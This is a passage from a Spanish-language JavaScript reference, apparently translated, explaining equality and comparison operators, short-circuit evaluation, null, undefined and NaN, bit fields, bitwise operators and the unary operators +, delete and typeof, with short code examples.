En el ejemplo anterior, `1 != '1'` es `false` porque se está comparando un tipo de número primitivo con un valor `char`. Por lo tanto, el motor de Javascript no se preocupa por el tipo de datos del valor RHS.

Operador `!==` es el inverso del operador `==`. Devolverá verdadero si los operandos no son iguales o si sus tipos no coinciden.

Ejemplo:

```
1 !== '1'      // true
1 !== 2        // true
1 !== 1        // false
```

Operadores lógicos con valores no booleanos (coerción booleana)

El OR lógico (`||`), leyendo de izquierda a derecha, evaluará el primer valor *verdadero*. Si no se encuentra un valor *verdadero*, se devuelve el último valor.

```
var a = 'hello' || '';
var b = '' || [];
var c = '' || undefined;
var d = 1 || 5;
var e = 0 || {};
var f = 0 || '' || 5;
var g = '' || 'yay' || 'boo';    // g = 'yay'
```

AND lógico (`&&`), leyendo de izquierda a derecha, evaluará el primer valor *falso*. Si no se encuentra ningún valor *falsey*, se devuelve el último valor.

```
var a = 'hello' && '';
var b = '' && [];
var c = undefined && 0;
var d = 1 && 5;
var e = 0 && {};
var f = 'hi' && [] && 'done';
var g = 'bye' && undefined && 'adios'; // g = undefined
```

Este truco se puede usar, por ejemplo, para establecer un valor predeterminado para un argumento de función (antes de ES6).

```
var foo = function(val) {
    // if val evaluates to falsey, 'default' will be returned instead.
    return val || 'default';
}

console.log( foo('burger') ); // burger
console.log( foo(100) ); // 100
console.log( foo([]) ); // []
console.log( foo(0) ); // default
console.log( foo(undefined) ); // default
```

Solo tenga en cuenta que para los argumentos, `0` y (en menor medida) la cadena vacía a menudo también son valores válidos que deberían poder pasar explícitamente y anular un valor predeterminado, que, con este patrón, no lo harán (porque son *falsos*).

Nulo e indefinido

Las diferencias entre `null` e `undefined`

`null` e `undefined` comparten igualdad abstracta `==` pero no estricta igualdad `===`,

```
null == undefined // true
null === undefined // false
```

Representan cosas ligeramente diferentes:

- `undefined` representa la *ausencia de un valor*, como antes de que se haya creado un identificador / propiedad Objeto o en el período entre el identificador / parámetro de función de creación y su primer conjunto, si lo hubiera.
- `null` representa la *ausencia intencional de un valor* para un identificador o propiedad que ya se ha creado.

Son diferentes tipos de sintaxis:

- `undefined` es una *propiedad del Objeto global*, generalmente inmutable en el ámbito global. Esto significa que en cualquier lugar donde pueda definir un identificador que no sea el espacio de nombres global podría escondese `undefined` de ese alcance (aunque las cosas todavía pueden **estar** `undefined`)
- `null` es una *palabra literal*, por lo que su significado nunca puede cambiarse e intentar hacerlo generará un *error*.

Las similitudes entre `null` e `undefined`

`null` e `undefined` son falsos.

```
if (null) console.log("won't be logged");
if (undefined) console.log("won't be logged");
```

Ni null ni undefined igual false (vea [esta pregunta](#)).

```
false == undefined // false
false == null // false
false === undefined // false
false === null // false
```

Usando undefined

- Si no se puede confiar en el alcance actual, use algo que se evalúe como *indefinido*, por ejemplo, void 0; .
- Si undefined está sombreado por otro valor, es tan malo como sombrear Array o Number.
- Evita establecer algo como undefined . Si desea eliminar una barra de propiedades de un objeto foo , delete foo.bar; en lugar.
- El identificador de prueba de existencia foo contra undefined **podría generar un error de referencia** , en su lugar use typeof foo contra "undefined" .

Propiedad NaN del objeto global

NaN ("NotaNumber") es un valor especial definido por el [Estándar IEEE para la aritmética de punto flotante](#), que se usa cuando se proporciona un valor no numérico pero se espera un número (1 * "two"), o cuando un cálculo no tiene un resultado de number válido (Math.sqrt(-1)).

Cualquier comparación de igualdad o relacional con NaN devuelve false , incluso comparándolo con sí mismo. Porque, se supone que NaN denota el resultado de un cálculo sin sentido, y como tal, no es igual al resultado de cualquier otro cálculo sin sentido.

```
(1 * "two") === NaN //false
NaN === 0; // false
NaN === NaN; // false
Number.NaN === NaN; // false

NaN < 0; // false
NaN > 0; // false
NaN > O; // false
NaN >= NaN; // false
NaN >= 'two'; // false
```

Las comparaciones no iguales siempre devolverán true :

```
NaN !== 0; // true
NaN !== NaN; // true
```

Comprobando si un valor es NaN

6

Puede probar un valor o expresión para NaN usando la función [Number.isNaN \(\)](#) :

```
Number.isNaN(NaN);          // true
Number.isNaN(0 / 0);        // true
Number.isNaN('str' - 12);   // true

Number.isNaN(24);           // false
Number.isNaN('24');         // false
Number.isNaN(1 / 0);        // false
Number.isNaN(Infinity);    // false

Number.isNaN('str');        // false
Number.isNaN(undefined);   // false
Number.isNaN({});          // false
```

6

Puede verificar si un valor es NaN comparándolo consigo mismo:

```
value !== value; // true for NaN, false for any other value
```

Puedes usar el siguiente polyfill para [Number.isNaN\(\)](#) :

```
Number.isNaN = Number.isNaN || function(value) {
  return value !== value;
}
```

Por el contrario, la función global [isNaN\(\)](#) devuelve true no solo para NaN , sino también para cualquier valor o expresión que no se pueda forzar a un número:

```
isNaN(NaN);          // true
isNaN(0 / 0);        // true
isNaN('str' - 12);   // true

isNaN(24);           // false
isNaN('24');         // false
isNaN(Infinity);    // false

isNaN('str');        // true
isNaN(undefined);   // true
isNaN({});          // true
```

ECMAScript define un algoritmo de "similitud" llamado [SameValue](#) que, desde ECMAScript 6, se puede invocar con [Object.is](#) . A diferencia de la comparación `y == y` , usar [Object.is\(\)](#) tratará a NaN como idéntico a sí mismo (`y -0` como no idéntico a `+0`):

```
Object.is(NaN, NaN)      // true
Object.is(+0, 0)          // false
```

```
NaN === NaN          // false
+0 === 0            // true
```

6

Puede usar el siguiente polyfill para `Object.is()` (de [MDN](#)):

```
if (!Object.is) {
  Object.is = function(x, y) {
    // SameValue algorithm
    if (x === y) { // Steps 1-5, 7-10
      // Steps 6.b-6.e: +0 != -0
      return x !== 0 || 1 / x === 1 / y;
    } else {
      // Step 6.a: NaN == NaN
      return x === x && y === y;
    }
  };
}
```

Puntos a tener en cuenta

`NaN` en sí es un número, lo que significa que no es igual a la cadena "`NaN`", y lo más importante (aunque quizás de manera no intuitiva):

```
typeof(NaN) === "number"; //true
```

Cortocircuito en operadores booleanos.

El operador-e (`&&`) y el operador-o (`||`) emplean cortocircuitos para evitar trabajos innecesarios si el resultado de la operación no cambia con el trabajo adicional.

En `x && y`, `y` no se evaluará si `x` evalúa como `false`, porque se garantiza que toda la expresión es `false`.

En `x || y`, `y` no se evaluará si `x` evalúa como `true`, porque se garantiza que toda la expresión es `true`.

Ejemplo con funciones

Tome las siguientes dos funciones:

```
function T() { // True
  console.log("T");
  return true;
}

function F() { // False
  console.log("F");
  return false;
}
```

```
}
```

Ejemplo 1

```
T() && F(); // false
```

Salida:

```
'T'  
'F'
```

Ejemplo 2

```
F() && T(); // false
```

Salida:

```
'F'
```

Ejemplo 3

```
T() || F(); // true
```

Salida:

```
'T'
```

Ejemplo 4

```
F() || T(); // true
```

Salida:

```
'F'  
'T'
```

Cortocircuito para evitar errores.

```
var obj; // object has value of undefined  
if(obj.property){ } // TypeError: Cannot read property 'property' of undefined  
if(obj.property && obj !== undefined){ } // Line A TypeError: Cannot read property 'property' of undefined
```

Línea A: si invierte el orden, la primera declaración condicional evitara el error en el segundo al no ejecutarlo si arrojaría el error

```
if(obj !== undefined && obj.property){ }; // no error thrown
```

Pero solo se debe usar si esperas undefined

```
if(typeof obj === "object" && obj.property){ }; // safe option but slower
```

Cortocircuito para proporcionar un valor predeterminado

El || El operador se puede usar para seleccionar un valor "verdadero" o el valor predeterminado.

Por ejemplo, esto se puede usar para asegurar que un valor anulable se convierta en un valor no anulable:

```
var nullableObj = null;
var obj = nullableObj || {}; // this selects {}

var nullableObj2 = {x: 5};
var obj2 = nullableObj2 || {} // this selects {x: 5}
```

O devolver el primer valor de verdad.

```
var truthyValue = {x: 10};
return truthyValue || {} // will return {x: 10}
```

Lo mismo se puede usar para retroceder varias veces:

```
envVariable || configValue || defaultConstValue // select the first "truthy" of these
```

Cortocircuito para llamar a una función opcional

El operador && se puede usar para evaluar una devolución de llamada, solo si se pasa:

```
function myMethod(cb) {
  // This can be simplified
  if (cb) {
    cb();
  }

  // To this
  cb && cb();
}
```

Por supuesto, la prueba anterior no valida que cb sea en realidad una function y no solo un Object / Array / String / Number .

Resumen igualdad / desigualdad y conversión de tipos

El problema

Los operadores abstractos de igualdad y desigualdad (== y !=) Convierten sus operandos si los tipos de operandos no coinciden. Este tipo de coerción es una fuente común de confusión sobre

los resultados de estos operadores, en particular, estos operadores no siempre son transitivos como se podría esperar.

```
"" == 0;      // true A
0 == "0";    // true A
"" == "0";    // false B
false == 0;   // true
false == "0"; // true

"" != 0;     // false A
0 != "0";   // false A
"" != "0";   // true B
false != 0;  // false
false != "0"; // false
```

Los resultados comienzan a tener sentido si considera cómo JavaScript convierte las cadenas vacías en números.

```
Number(""); // 0
Number("0"); // 0
Number(false); // 0
```

La solución

En la declaración `false B`, ambos operandos son cadenas (`""` y `"0"`), por lo tanto no habrá **conversión de tipos** y como `""` y `"0"` no tienen el mismo valor, `"" == "0"` es `false` como se esperaba.

Una forma de eliminar el comportamiento inesperado aquí es asegurarse de que siempre compare operandos del mismo tipo. Por ejemplo, si desea que los resultados de la comparación numérica use conversión explícita:

```
var test = (a,b) => Number(a) == Number(b);
test("", 0);        // true;
test("0", 0);       // true
test("", "0");      // true;
test("abc", "abc"); // false as operands are not numbers
```

O, si quieres comparación de cadenas:

```
var test = (a,b) => String(a) == String(b);
test("", 0);    // false;
test("0", 0);   // true
test("", "0"); // false;
```

Nota al margen : ¡El `Number("0")` y el `new Number("0")` no son lo mismo! Mientras que el primero realiza una conversión de tipo, el segundo creará un nuevo objeto. Los objetos se comparan por referencia y no por valor, lo que explica los resultados a continuación.

```
Number("0") == Number("0");           // true;
new Number("0") == new Number("0"); // false
```

Finalmente, tiene la opción de utilizar operadores de igualdad y desigualdad estrictos que no realizarán conversiones de tipo implícitas.

```
"" === 0; // false
0 === "0"; // false
"" === "0"; // false
```

Más referencia a este tema se puede encontrar aquí:

[¿Qué operador igual \(== vs ===\) se debe usar en las comparaciones de JavaScript? .](#)

Igualdad abstracta (==)

Matriz vacía

```
/* ToNumber(ToPrimitive([])) === ToNumber(false) */
[] == false; // true
```

Cuando se ejecuta `[].toString()`, llama a `[].join()` si existe, o `Object.prototype.toString()` contrario. Esta comparación devuelve `true` porque `[].join()` devuelve "que, forzado en 0, es igual a fallar `ToNumber` .

Sin embargo, tenga cuidado, todos los objetos son sinceros y `Array` es una instancia de `Object` :

```
// Internally this is evaluated as ToBoolean([]) === true ? 'truthy' : 'falsy'
[] ? 'truthy' : 'falsy'; // 'truthy'
```

Operaciones de comparación de igualdad

JavaScript tiene cuatro operaciones de comparación de igualdad diferentes.

SameValue

Devuelve `true` si ambos operandos pertenecen al mismo Tipo y tienen el mismo valor.

Nota: el valor de un objeto es una referencia.

Puede utilizar este algoritmo de comparación a través de `Object.is` (ECMAScript 6).

Ejemplos:

```
Object.is(1, 1);          // true
Object.is(+0, -0);        // false
Object.is(NaN, NaN);      // true
Object.is(true, "true");   // false
Object.is(false, 0);       // false
Object.is(null, undefined); // false
Object.is(1, "1");         // false
Object.is([], []);        // false
```

Este algoritmo tiene las propiedades de una [relación de equivalencia](#) :

- **Reflexividad** : Object.is(x, x) es true , para cualquier valor x
- **Simetría** : Object.is(x, y) es true si, y solo si, Object.is(y, x) es true , para cualquier valor de x e y .
- **Transitividad** : si Object.is(x, y) Y Object.is(y, z) SON true , Object.is(x, z) también es true , para cualquier valor de x , y y z .

SameValueZero

Se comporta como SameValue, pero considera que +0 y -0 son iguales.

Puede usar este algoritmo de comparación a través de Array.prototype.includes (ECMAScript 7).

Ejemplos:

```
[1].includes(1);          // true
[+0].includes(-0);        // true
[NaN].includes(NaN);      // true
[true].includes("true");  // false
[false].includes(0);       // false
[1].includes("1");        // false
[null].includes(undefined); // false
[[]].includes([]);        // false
```

Este algoritmo todavía tiene las propiedades de una [relación de equivalencia](#) :

- **Reflexividad** : [x].includes(x) es true , para cualquier valor x
- **Simetría** : [x].includes(y) es true si, y solo si, [y].includes(x) es true , para cualquier valor de x e y .
- **Transitividad** : si [x].includes(y) Y [y].includes(z) SON true , entonces [x].includes(z) también es true , para cualquier valor de x , y , y z .

Comparación de igualdad estricta

Se comporta como SameValue, pero

- Considera que +0 y -0 son iguales.
- Considera NaN diferente a cualquier valor, incluyéndose a sí mismo.

Puede utilizar este algoritmo de comparación a través del operador === (ECMAScript 3).

También está el operador !== (ECMAScript 3), que niega el resultado de === .

Ejemplos:

```
1 === 1;          // true
+0 === -0;        // true
NaN === NaN;      // false
true === "true";  // false
```

```
false === 0;          // false
1 === "1";            // false
null === undefined; // false
[] === [];             // false
```

Este algoritmo tiene las siguientes propiedades:

- **Simetría** : $x === y$ es true si, y solo si, $y === x$ is verdadero , for any values X and y` .
- **Transitividad** : si $x === y$ y $y === z$ son true , entonces $x === z$ también es true , para cualquier valor x , y , y z .

Pero no es una [relación de equivalencia](#) porque

- NaN no es [reflexivo](#) : $\text{NaN} !== \text{NaN}$

Comparación de igualdad abstracta

Si ambos operandos pertenecen al mismo tipo, se comporta como la comparación de igualdad estricta.

De lo contrario, los obliga a lo siguiente:

- undefined y null se consideran iguales
- Cuando se compara un número con una cadena, la cadena se convierte en un número
- Cuando se compara un booleano con otra cosa, el booleano se fuerza a un número
- Cuando se compara un objeto con un número, una cadena o un símbolo, el objeto es obligado a un primitivo

Si hubo una coerción, los valores coercitivos se comparan recursivamente. De lo contrario, el algoritmo devuelve false .

Puede utilizar este algoritmo de comparación a través del operador == (ECMAScript 1).

También está el operador != (ECMAScript 1), que niega el resultado de == .

Ejemplos:

```
1 == 1;          // true
+0 == -0;        // true
NaN == NaN;     // false
true == "true"; // false
false == 0;      // true
1 == "1";        // true
null == undefined; // true
[] == [];         // false
```

Este algoritmo tiene la siguiente propiedad:

- **Simetría** : $x == y$ es true si, y solo si, $y == x$ es true , para cualquier valor x e y .

Pero no es una [relación de equivalencia](#) porque

- NaN no es **reflexivo** : NaN != NaN
- La **transitividad** no se mantiene, por ejemplo, $0 == ''$ y $0 == '0'$, pero $'' != '0'$

Agrupando múltiples declaraciones lógicas

Puede agrupar varias declaraciones lógicas booleanas entre paréntesis para crear una evaluación lógica más compleja, especialmente útil en declaraciones if.

```
if ((age >= 18 && height >= 5.11) || (status === 'royalty' && hasInvitation)) {
  console.log('You can enter our club');
}
```

También podríamos mover la lógica agrupada a variables para hacer la declaración un poco más corta y descriptiva:

```
var isLegal = age >= 18;
var tall = height >= 5.11;
var suitable = isLegal && tall;
var isRoyalty = status === 'royalty';
var specialCase = isRoyalty && hasInvitation;
var canEnterOurBar = suitable || specialCase;

if (canEnterOurBar) console.log('You can enter our club');
```

Tenga en cuenta que en este ejemplo particular (y en muchos otros), agrupar las declaraciones con paréntesis funciona igual que si las elimináramos, simplemente siga una evaluación de lógica lineal y se encontrará con el mismo resultado. Prefiero usar paréntesis ya que me permite entender más claramente lo que pretendía y podría evitar errores lógicos.

Conversiones automáticas de tipos

Tenga en cuenta que los números pueden convertirse accidentalmente a cadenas o NaN (no es un número).

JavaScript está escrito a la ligera. Una variable puede contener diferentes tipos de datos, y una variable puede cambiar su tipo de datos:

```
var x = "Hello";           // typeof x is a string
x = 5;                   // changes typeof x to a number
```

Al realizar operaciones matemáticas, JavaScript puede convertir números en cadenas:

```
var x = 5 + 7;            // x.valueOf() is 12, typeof x is a number
var x = 5 + "7";          // x.valueOf() is 57, typeof x is a string
var x = "5" + 7;          // x.valueOf() is 57, typeof x is a string
var x = 5 - 7;            // x.valueOf() is -2, typeof x is a number
var x = 5 - "7";          // x.valueOf() is -2, typeof x is a number
var x = "5" - 7;          // x.valueOf() is -2, typeof x is a number
var x = 5 - "x";          // x.valueOf() is NaN, typeof x is a number
```

Restar una cadena de una cadena, no genera un error pero devuelve NaN (no es un número):

```
"Hello" - "Dolly" // returns NaN
```

Lista de operadores de comparación

Operador	Comparación	Ejemplo
<code>==</code>	Igual	<code>i == 0</code>
<code>===</code>	Igual valor y tipo	<code>i === "5"</code>
<code>!=</code>	No es igual	<code>i != 5</code>
<code>!==</code>	No igual valor o tipo	<code>i !== 5</code>
<code>></code>	Mas grande que	<code>i > 5</code>
<code><</code>	Menos que	<code>i < 5</code>
<code>>=</code>	Mayor que o igual	<code>i >= 5</code>
<code><=</code>	Menor o igual	<code>i <= 5</code>

Campos de bits para optimizar la comparación de datos de múltiples estados

Un campo de bits es una variable que contiene varios estados booleanos como bits individuales. Un poco encendido representaría verdadero, y apagado sería falso. En el pasado, los campos de bits se usaban de forma rutinaria ya que guardaban memoria y reducían la carga de procesamiento. Aunque la necesidad de utilizar el campo de bits ya no es tan importante, sí ofrecen algunos beneficios que pueden simplificar muchas tareas de procesamiento.

Por ejemplo, la entrada del usuario. Al obtener información de las teclas de dirección de un teclado arriba, abajo, izquierda, derecha, puede codificar las distintas teclas en una sola variable con cada dirección asignada un bit.

Ejemplo de teclado de lectura a través de campo de bits

```
var bitField = 0; // the value to hold the bits
const KEY_BITS = [4,1,8,2]; // left up right down
const KEY_MASKS = [0b1011,0b1110,0b0111,0b1101]; // left up right down
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        if(e.type === "keydown"){
            bitField |= KEY_BITS[e.keyCode - 37];
        }else{
            bitField &= KEY_MASKS[e.keyCode - 37];
        }
    }
}
```

Ejemplo de lectura como una matriz

```

var directionState = [false,false,false,false];
window.onkeydown=window.onkeyup=function(e){
    if(e.keyCode >= 37 && e.keyCode <41){
        directionState[e.keyCode - 37] = e.type === "keydown";
    }
}

```

Para activar un bit use bitwise `o |` y el valor correspondiente al bit. Por lo tanto, si desea establecer el segundo bit, `bitField |= 0b10` activará. Si desea desactivar un bit, use bitwise `y &` con un valor que tenga todo por el bit requerido activado. Utilizando 4 bits y desactivando el segundo bit del `bitfield &= 0b1101;` de `bitfield &= 0b1101;`

Puede decir que el ejemplo anterior parece mucho más complejo que asignar los diversos estados clave a una matriz. Sí. Es un poco más complejo de establecer, pero la ventaja viene al interrogar al estado.

Si quieras probar si todas las teclas están arriba.

```

// as bit field
if(!bitfield) // no keys are on

// as array test each item in array
if(!(directionState[0] && directionState[1] && directionState[2] && directionState[3])){
```

Puedes configurar algunas constantes para facilitar las cosas.

```

// postfix U,D,L,R for Up down left right
const KEY_U = 1;
const KEY_D = 2;
const KEY_L = 4;
const KEY_R = 8;
const KEY_UL = KEY_U + KEY_L; // up left
const KEY_UR = KEY_U + KEY_R; // up Right
const KEY_DL = KEY_D + KEY_L; // down left
const KEY_DR = KEY_D + KEY_R; // down right
```

A continuación, puede probar rápidamente varios estados de teclado diferentes

```

if ((bitfield & KEY_UL) === KEY_UL) { // is UP and LEFT only down
if (bitfield & KEY_UL) { // is Up left down
if ((bitfield & KEY_U) === KEY_U) { // is Up only down
if (bitfield & KEY_U) { // is Up down (any other key may be down)
if (!(bitfield & KEY_U)) { // is Up up (any other key may be down)
if (!bitfield) { // no keys are down
if (bitfield) { // any one or more keys are down
```

La entrada del teclado es solo un ejemplo. Los campos de bits son útiles cuando tiene varios estados en los que se debe actuar en combinación. Javascript puede usar hasta 32 bits para un campo de bits. Su uso puede ofrecer aumentos significativos de rendimiento. Vale la pena estar familiarizados con ellos.

Capítulo 79: Operadores bitwise

Examples

Operadores bitwise

Los operadores bitwise realizan operaciones en valores de bit de datos. Estos operadores convierten los operandos en enteros de 32 bits con signo en [el complemento de dos](#).

Conversión a enteros de 32 bits

Los números con más de 32 bits descartan sus bits más significativos. Por ejemplo, el siguiente entero con más de 32 bits se convierte en un entero de 32 bits:

```
Before: 1010011011110100000000010000011110001000001  
After: 10100000000010000011110001000001
```

Complemento de dos

En binario normal, encontramos el valor binario sumando los 1 en función de su posición como potencias de 2: el bit más a la derecha es 2^0 al bit que está más a la izquierda siendo 2^{n-1} donde n es el número de bits. Por ejemplo, usando 4 bits:

```
// Normal Binary  
// 8 4 2 1  
0 1 1 0 => 0 + 4 + 2 + 0 => 6
```

El formato de dos complementos significa que la contraparte negativa del número (6 vs -6) es todos los bits para un número invertido, más uno. Los bits invertidos de 6 serían:

```
// Normal binary  
0 1 1 0  
// One's complement (all bits inverted)  
1 0 0 1 => -8 + 0 + 0 + 1 => -7  
// Two's complement (add 1 to one's complement)  
1 0 1 0 => -8 + 0 + 2 + 0 => -6
```

Nota: Agregar más 1 a la izquierda de un número binario no cambia su valor en complemento a dos. El valor 1010 y 111111111010 son ambos -6.

Y a nivel de bit

La operación AND a nivel de bit $a \& b$ devuelve el valor binario con un 1 donde ambos operandos binarios tienen 1 en una posición específica y 0 en todas las demás posiciones. Por ejemplo:

```

13 & 7 => 5
// 13:    0..01101
// 7:      0..00111
//-----
// 5:      0..00101 (0 + 0 + 4 + 0 + 1)

```

Ejemplo del mundo real: el control de paridad de Number

En lugar de esta "obra maestra" (desafortunadamente muy a menudo vista en muchas partes de código real):

```

function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}

```

Puede verificar la paridad del número (entero) de una manera mucho más efectiva y simple:

```

if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}

```

Bitwise o

La operación bit a bit $a \mid b$ devuelve el valor binario con un 1 donde los operandos o ambos operandos tienen 1 en una posición específica, y 0 cuando ambos valores tienen 0 en una posición. Por ejemplo:

```

13 | 7 => 15
// 13:    0..01101
// 7:      0..00111
//-----
// 15:    0..01111 (0 + 8 + 4 + 2 + 1)

```

Bitwise NO

La operación NO a nivel de bits $\sim a$ cambia los bits del valor dado a . Esto significa que todos los 1's se convertirán en 0's y todos los 0's se convertirán en 1's.

```

~13 => -14
// 13:    0..01101
//-----

```

```
//-14:      1..10010 (-16 + 0 + 0 + 2 + 0)
```

Bitwise XOR

La operación XOR (exclusiva o) a nivel de bits $a \wedge b$ coloca a 1 solo si los dos bits son diferentes. Exclusivo o significa *uno u otro, pero no ambos* .

```
13 ^ 7 => 10
// 13:    0..01101
// 7:     0..00111
//-----
// 10:    0..01010 (0 + 8 + 0 + 2 + 0)
```

Ejemplo del mundo real: intercambio de dos valores enteros sin asignación de memoria adicional

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b); // a is now 22 and b is now 11
```

Operadores de turno

Se puede pensar que el desplazamiento a nivel de bits "mueve" los bits hacia la izquierda o hacia la derecha y, por lo tanto, cambia el valor de los datos operados.

Shift izquierdo

El operador de desplazamiento a la izquierda (`value << (shift amount)`) desplazará los bits ala izquierda en bits (`shift amount`) ; los nuevos bits que vienen de la derecha serán 0's:

```
5 << 2 => 20
// 5:    0..000101
// 20:   0..010100 <= adds two 0's to the right
```

Cambio a la derecha (propagación de signos)

El operador de desplazamiento a la derecha (`value >> (shift amount)`) también se conoce como "desplazamiento a la derecha de propagación de la señal" porque mantiene la señal del operando inicial. El operador de desplazamiento a la derecha desplaza el `value` la `shift amount` de bits especificada de `shift amount` a la derecha. Los bits en exceso desplazados hacia la derecha se descartan. Los nuevos bits que vienen de la izquierda se basarán en el signo del operando inicial. Si el bit más a la izquierda era 1 entonces todos los nuevos bits serán 1 y viceversa para 0's.

```
20 >> 2 => 5
// 20:   0..010100
```

```
// 5:      0..000101 <= added two 0's from the left and chopped off 00 from the right  
-5 >> 3 => -1  
// -5:     1..111011  
// -2:     1..111111 <= added three 1's from the left and chopped off 011 from the right
```

Cambio a la derecha (*relleno cero*)

El operador de desplazamiento a la derecha con relleno cero (`value) >>> (shift amount)`) moverá los bits a la derecha, y los nuevos bits serán 0's. Los 0 se desplazan desde la izquierda y los bits en exceso hacia la derecha se desplazan y se descartan. Esto significa que puede hacer números negativos en positivos.

```
-30 >>> 2 => 1073741816  
//      -30:     111..1100010  
//1073741816:    001..1111000
```

El desplazamiento a la derecha con relleno de cero y el desplazamiento a la derecha de propagación de signos producen el mismo resultado para los números no negativos.

Capítulo 80: Operadores de Bitwise - Ejemplos del mundo real (fragmentos)

Examples

Detección de paridad del número con Bitwise Y

En lugar de esto (desafortunadamente, se ve con demasiada frecuencia en el código real) "obra maestra":

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

Puedes hacer la comprobación de paridad mucho más efectiva y sencilla:

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

(Esto es realmente válido no solo para JavaScript)

Intercambiando dos enteros con Bitwise XOR (sin asignación de memoria adicional)

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b); // a is now 22 and b is now 11
```

Multiplicación más rápida o división por potencias de 2.

Desplazar los bits a la izquierda (derecha) es equivalente a multiplicar (dividir) por 2. Es lo mismo en la base 10: si "desplazamos a la izquierda" 13 por 2 lugares, obtenemos 1300_2 o $13 * (10^{**2})$. Y si tomamos 12345 y el "desplazamiento a la derecha" por 3 lugares y luego eliminamos la parte decimal, obtenemos 12 , o $\text{Math.floor}(12345 / (10^{**3}))$. Entonces, si queremos multiplicar una

variable por $2^{** n}$, podemos desplazar a la izquierda por n bits.

```
console.log(13 * (2 ** 6)) //13 * 64 = 832
console.log(13      <<   6)  //                  832
```

De manera similar, para hacer una división de enteros (floored) por $2^{** n}$, podemos desplazar a la derecha por n bits. Ejemplo:

```
console.log(1000 / (2 ** 4)) //1000 / 16 = 62.5
console.log(1000      >> 4) //                  62
```

Incluso funciona con números negativos:

```
console.log(-80 / (2 ** 3)) // -80 /  8 = -10
console.log(-80      >> 3) //                  -10
```

En realidad, es poco probable que la velocidad de la aritmética tenga un impacto significativo en el tiempo de ejecución de su código, a menos que lo haga en el orden de cientos de millones de cálculos. ¡Pero a los programadores de C les encanta este tipo de cosas!

Capítulo 81: Operadores Unarios

Sintaxis

- expresión vacía // Evalúa la expresión y descarta el valor de retorno
- + expresión; // Intenta convertir la expresión a un número
- eliminar object.property; // Eliminar propiedad del objeto
- eliminar objeto ["propiedad"]; // Eliminar propiedad del objeto
- typeof operando; // Devuelve el tipo de operando
- ~ expresión; // Realizar la operación NOT en cada bit de expresión
- !expresión; // Realizar negación lógica en expresión
- -expresión; // Negar expresión después de intentar la conversión a número

Examples

El operador unario plus (+)

El plus unario (+) precede a su operando y evalúa a su operando. Intenta convertir el operando en un número, si no lo está ya.

Sintaxis:

```
+expression
```

Devoluciones:

- un Number .

Descripción

El operador unario plus (+) es el método más rápido (y preferido) de convertir algo en un número.

Se puede convertir:

- Representaciones de cadenas de enteros (decimal o hexadecimal) y flotantes.
- booleanos: true , false .
- null

Los valores que no se pueden convertir se evaluarán en NaN .

Ejemplos:

```
+42          // 42
+"42"        // 42
+true         // 1
+false        // 0
+null         // 0
+undefined    // NaN
+NaN          // NaN
+"foo"        // NaN
+{}           // NaN
+function(){} // NaN
```

Tenga en cuenta que intentar convertir una matriz puede generar valores de retorno inesperados. En el fondo, las matrices se convierten primero a sus representaciones de cadena:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

El operador intenta convertir esas cadenas en números:

```
+[]          // 0  ( === +'')
+[1]          // 1  ( === +'1')
+[1, 2]        // NaN ( === +'1,2' )
```

El operador de borrado

El `delete` operador elimina una propiedad de un objeto.

Sintaxis:

```
delete object.property
delete object['property']
```

Devoluciones:

Si la eliminación es exitosa, o la propiedad no existe:

- `true`

Si la propiedad a eliminar es una propiedad no configurable propia (no se puede eliminar):

- `false` en modo no estricto.
- Lanza un error en modo estricto.

Descripción

El operador de `delete` no libera directamente la memoria. Puede liberar memoria de forma indirecta si la operación significa que todas las referencias a la propiedad han desaparecido.

`delete` trabaja en las propiedades de un objeto. Si existe una propiedad con el mismo nombre en la cadena del prototipo del objeto, la propiedad se heredará del prototipo.
`delete` no funciona en variables o nombres de funciones.

Ejemplos:

```
// Deleting a property
foo = 1;           // a global variable is a property of `window`: `window.foo`
delete foo;        // true
console.log(foo);  // Uncaught ReferenceError: foo is not defined

// Deleting a variable
var foo = 1;
delete foo;        // false
console.log(foo);  // 1 (Not deleted)

// Deleting a function
function foo(){ };
delete foo;         // false
console.log(foo);  // function foo(){} (Not deleted)

// Deleting a property
var foo = { bar: "42" };
delete foo.bar;    // true
console.log(foo);  // Object {} (Deleted bar)

// Deleting a property that does not exist
var foo = {};
delete foo.bar;    // true
console.log(foo);  // Object {} (No errors, nothing deleted)

// Deleting a non-configurable property of a predefined object
delete Math.PI;   // false
console.log(Math.PI); // 3.141592653589793 (Not deleted)
```

El operador de `typeof`

El operador `typeof` devuelve el tipo de datos del operando no evaluado como una cadena.

Sintaxis:

```
typeof operand
```

Devoluciones:

Estos son los valores de retorno posibles de `typeof`:

Tipo	Valor de retorno
Undefined	"undefined"
Null	"object"
Boolean	"boolean"
Number	"number"
String	"string"
Symbol (ES6)	"symbol"
Objeto Function	"function"
<code>document.all</code>	"undefined"
Objeto host (proporcionado por el entorno JS)	Dependiente de la implementación
Cualquier otro objeto	"object"

El comportamiento inusual de `document.all` con el operador `typeof` es de su uso anterior para detectar navegadores heredados. Para obtener más información, consulte [¿Por qué se define `document.all` pero `typeof document.all` devuelve "undefined"?](#)

Ejemplos:

```
// returns 'number'  
typeof 3.14;  
typeof Infinity;  
typeof NaN;           // "Not-a-Number" is a "number"  
  
// returns 'string'  
typeof "";  
typeof "bla";  
typeof (typeof 1);    // typeof always returns a string  
  
// returns 'boolean'  
typeof true;  
typeof false;  
  
// returns 'undefined'  
typeof undefined;  
typeof declaredButUndefinedVariable;  
typeof undeclaredVariable;  
typeof void 0;  
typeof document.all    // see above
```

```

// returns 'function'
typeof function(){};
typeof class C {};
typeof Math.sin;

// returns 'object'
typeof { /*<...>*/ };
typeof null;
typeof /regex/;           // This is also considered an object
typeof [1, 2, 4];         // use Array.isArray or Object.prototype.toString.call.
typeof new Date();
typeof new RegExp();
typeof new Boolean(true); // Don't use!
typeof new Number(1);     // Don't use!
typeof new String("abc"); // Don't use!

// returns 'symbol'
